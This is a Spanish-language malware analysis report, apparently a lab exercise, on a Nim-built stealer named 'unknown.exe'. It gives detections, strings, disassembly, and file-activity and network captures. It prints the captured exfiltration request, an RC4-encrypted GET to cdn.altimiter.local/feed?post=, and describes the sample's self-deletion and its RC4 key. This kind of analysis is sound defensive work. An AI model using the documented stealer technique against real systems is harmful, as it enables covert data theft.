


# Analizando el programa "unknown.exe"




¿Será benigno?

# Hash del programa

El hash del archivo es:

**MD5:** b9497ffb7e9c6f49823b95851ec874e3



43 / 72  
Community Score -3

43/72 security vendors flagged this file as malicious

3aca2a08cf296f1845d6171958ef0ffd1c8bdfc3e48bdd34a605cb1f7468213e  
unknown.exe

Size: 546.39 KB | Last Analysis Date: 1 month ago

peexe checks-network-adapters self-delete 64bits direct-cpu-clock-access idle assembly overlay runtime-modules

DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY 11

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.pmax/tesy | Threat categories: trojan | Family labels: pmax, tedy, auos

Security vendors' analysis

AhnLab-V3	Trojan/Win.BackDoor.C4947151	Alibaba	Backdoor:Win64/BackdoorX.baa22cae
AliCloud	Backdoor:Win/Pmax.AX8PHU	ALYac	Gen:Variant.Tedy.75424

# Arquitectura y Compilación

## Arquitectura

Está basado en la arquitectura  
**AMD de 64 bits**

## Fecha compilación


El programa fue compilado el  
día 08 de Enero del 2022 a las  
13:29:18hs desde un sistema  
operativo Windows 2003.

## Lenguaje

Está desarrollado en **NIM**



```
PE64 Info  Comment
Info:
File name: C:/Users/ElianPC/Desktop/unknown.exe.malz
Size: 585728 (572.00 KiB)
File type: PE64
String: PE (AMD64)
Extension: exe
Operation system: Windows (Server 2003)
Architecture: AMD64
Mode: 64-bit
Type: GUI
Endianness: LE
```



```
PE64 Flags Database
PE64
Operation system: Windows (Server 2003) [AMD64, 64-bit, GUI]
Linker: GNU Linker ld (GNU Binutils) (2.34) [GUI64]
Compiler: Nim
Language: Nim
Overlay: Binary [Offset=0x0006ea00, Size=0x00019f8b]
Unknown: Unknown
```

# Strings relevantes

Indicadores de posible utilización de algoritmos de encriptación

11365	00080140	Overlay	1f	A	TM_Q5wkpcktOdTGv1SRo9bzt9aw_32
11366	00080160	Overlay	10	A	genericSeqAssign
11367	00080171	Overlay	10	A	raiseFieldError2
11368	00080182	Overlay	1f	A	TM_Q5wkpcktOdTGv1SRo9bzt9aw_33
11369	000801a2	Overlay	1f	A	TM_Q5wkpcktOdTGv1SRo9bzt9aw_34
11370	000801c2	Overlay	0c	A	nimBoolToStr
11371	000801cf	Overlay	1f	A	TM_Q5wkpcktOdTGv1SRo9bzt9aw_36
11372	000801ef	Overlay	1f	A	TM_Q5wkpcktOdTGv1SRo9bzt9aw_35

- Utilización del algoritmo RC4

11420	000806a5	Overlay	3d	A	toRC4_00Z00Z00Z00Z00Z0nimbleZpkgsZ8267...
-------	----------	---------	----	---	---

URLs sospechosas y rutas de archivos.

- <http://cdn.altimiter.local/feed?post=>
- C:\Users\Public\passwd.txt
- Desktop\cosmo.jpeg.

# Strings relevantes

## Otras cadenas de texto importantes

- **@SikoMode**: Buscando información al respecto, nos dice que es un stealer encontrado el 2 de julio de 2023.
- **SID\_BindHost**: Proporciona acceso a un host que puede cargar recursos.
- **IID\_IIInternetBindInfo**: Permite definir cómo se debe vincular un recurso de red.
- **IID\_IIInternetBindInfoEx**: Igual que el anterior, pero con más control de seguridad y contexto.
- **WSAStartup**: WSAStartup inicializa la biblioteca de sockets en Windows (Winsock), permitiendo que una aplicación pueda usar funciones de red como crear sockets, enviar y recibir datos
- **@:houdini**
- **@Password**
- **@Hostname**
- **\*was\_here**

## Algunos módulos que utiliza en lenguaje NIM

- **net.nim**: permite hacer programas de red en Nim, como clientes y servidores, usando sockets.
- io.nim
- streams.nim
- strutils.nim

# Primer ejecución.

## ¿Qué pasa?


- Al ejecutarse, el malware intenta establecer conexión con un dominio llamado **ec12-4-109-278-3-ubuntu20-04.local**.
- Si no lo logra, se **borra** por sí solo.
- En caso de tener éxito, busca en el escritorio un archivo llamado cosmo.jpeg. Si ese archivo no existe, **nuevamente se elimina automáticamente**. Pero si lo encuentra, lo extrae (**exfiltra**) y, una vez completada esa acción, también **se autodestruye**.

1	0.000000	10.0.0.4	10.0.0.3	DNS	101	Standard query 0x68cd A update.ec12-4-109-278-3-ubuntu20-04.local
2	0.017283	10.0.0.3	10.0.0.4	DNS	117	Standard query response 0x68cd A update.ec12-4-109-278-3-ubuntu2...

La función houdini es una parte oculta del código que se encarga de borrar o desactivar el malware para evitar ser detectado o analizado.

# Funcionamiento

## Flujo



# ¿Genera **persistencia**?

**No implementa ningún mecanismo de persistencia.**

Su comportamiento es puntual: una vez que se ejecuta y logra completar la exfiltración de datos se elimina por completo.

Por dicho motivo es sigiloso y de único uso, minimizando la posibilidad de ser detectado en análisis posteriores.

# ¿Crea **archivos**?

Sí, en su ejecución el malware crea un archivo llamado "passwd.txt" en la ruta **C:\Users\Public**

9:43:4...	unknown.exe	1964	ReadFile	C:\Windows\System32\msvcrt.dll
9:43:4...	unknown.exe	1964	CreateFile	C:\Users\Public\passwd.txt
9:43:4...	unknown.exe	1964	WriteFile	C:\Users\Public\passwd.txt
9:43:4...	unknown.exe	1964	CloseFile	C:\Users\Public\passwd.txt
9:43:4...	unknown.exe	1964	CreateFile	C:\Users\ElianPC\Desktop\cosmo.jpeg

```
FLARE-VM Tue 06/10/2025 21:58:53.16  
C:\Users\Public>more passwd.txt  
SikoMode
```



# ¿Qué **dominio** invoca inicialmente?

La primera actividad de red que realiza el malware puede observarse con Wireshark y consiste en una conexión al dominio **update.ec12-4-109-278-3-ubuntu20-04.local**.

## Evidencia:

```
[Checksum Status: Unverified]
Urgent Pointer: 0
▶ [Timestamps]
▶ [SEQ/ACK analysis]
TCP payload (92 bytes)
Hypertext Transfer Protocol
▶ GET / HTTP/1.1\r\n
User-Agent: Mozilla/5.0\r\n
Host: update.ec12-4-109-278-3-ubuntu20-04.local\r\n
\r\n
[Full request URI: http://update.ec12-4-109-278-3-ubuntu20-04.local/]
[HTTP request 1/1]
[Response in frame: 50]
```

# ¿Exfiltra información?

Sí, si el archivo **cosmo.jpeg** está presente donde está el malware, el malware lo accede, lo lee y lo convierte a formato base64.

Luego, aplica un proceso de cifrado sobre esos datos codificados para finalmente exfiltrarlos. De esta manera dificulta el análisis.

## Evidencia:

```
Frame 23: 291 bytes on wire (2328 bits), 291 bytes captured (2328 bits) on interface enp0s3, id 0
Ethernet II, Src: PcsCompu_6f:f6:63 (08:00:27:f6:f6:63), Dst: PcsCompu_a7:e8:f9 (08:00:27:a7:e8:f9)
Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
Transmission Control Protocol, Src Port: 1633, Dst Port: 80, Seq: 1, Ack: 1, Len: 237
Hypertext Transfer Protocol
  GET /feed?post=A8E437E8F0367592569A287088DD382A1DFB801A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECC8BA9 HTTP/1.1\r\n
  Host: cdn.altimiter.local\r\n
  Connection: Keep-Alive\r\n
  user-agent: Nim httpclient/1.6.2\r\n
  \r\n
  [Full request URI: http://cdn.altimiter.local/feed?post=A8E437E8F0367592569A287088DD382A1DFB801A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECC8BA9]
  [HTTP request 1/1]
```

La exfiltración se realiza mediante solicitudes HTTP GET, enviando los datos cifrados al dominio de exfiltración **cdn.altimiter.local**.

# Información que **exfiltra**

La información que el malware exfiltra corresponde al contenido del archivo cosmo.jpeg, ubicado en el escritorio del usuario.

## ¿Tiene algún tipo de **cifrado** de información?

Sí, el malware utiliza el algoritmo de cifrado **RC4** para proteger los datos antes de enviarlos. Fue analizado con cutter para encontrar esta información, además teníamos el indicio de los strings en el análisis estático básico.

Análisis desde cutter:

```
mov     rax, qword [var_2f8h]
mov     rcx, rbx    ; int64_t arg1
mov     rdx, qword [rax + r12*8 + 0x10] ; int64_t arg2
call    toRC4__00Z00Z00Z00Z00Z0nimbleZpkgsZ8267524548049048Z826752_51 ; sym.toRC4...
mov     rdx, qword data.0041e9f0 ; 0x41e9f0 ; int64_t arg2
```

Análisis desde DIE:

11420	000806a5	Overlay	3d A	toRC4__00Z00Z00Z00Z00Z0nimbleZpkgsZ8267...
-------	----------	---------	------	--

# Clave del cifrado

- La clave utilizada para descifrar los datos es "**SikoMode**", y está almacenada en un archivo llamado passwrd.txt, el cual es generado por el propio malware.

# ¿Tiene algún tipo de ofuscación de código?

- El código del malware no presenta técnicas de ofuscación, lo que hace que tanto el análisis estático como el análisis dinámico sean más sencillos de llevar a cabo.

# ¿Qué tipo de **Malware** es?

Este malware es un **stealer**, diseñado específicamente para robar información del sistema infectado

Su comportamiento es selectivo, ya que solo extrae datos en determinadas condiciones, como la presencia del archivo cosmo.jpeg y la conexión exitosa con su servidor de comando.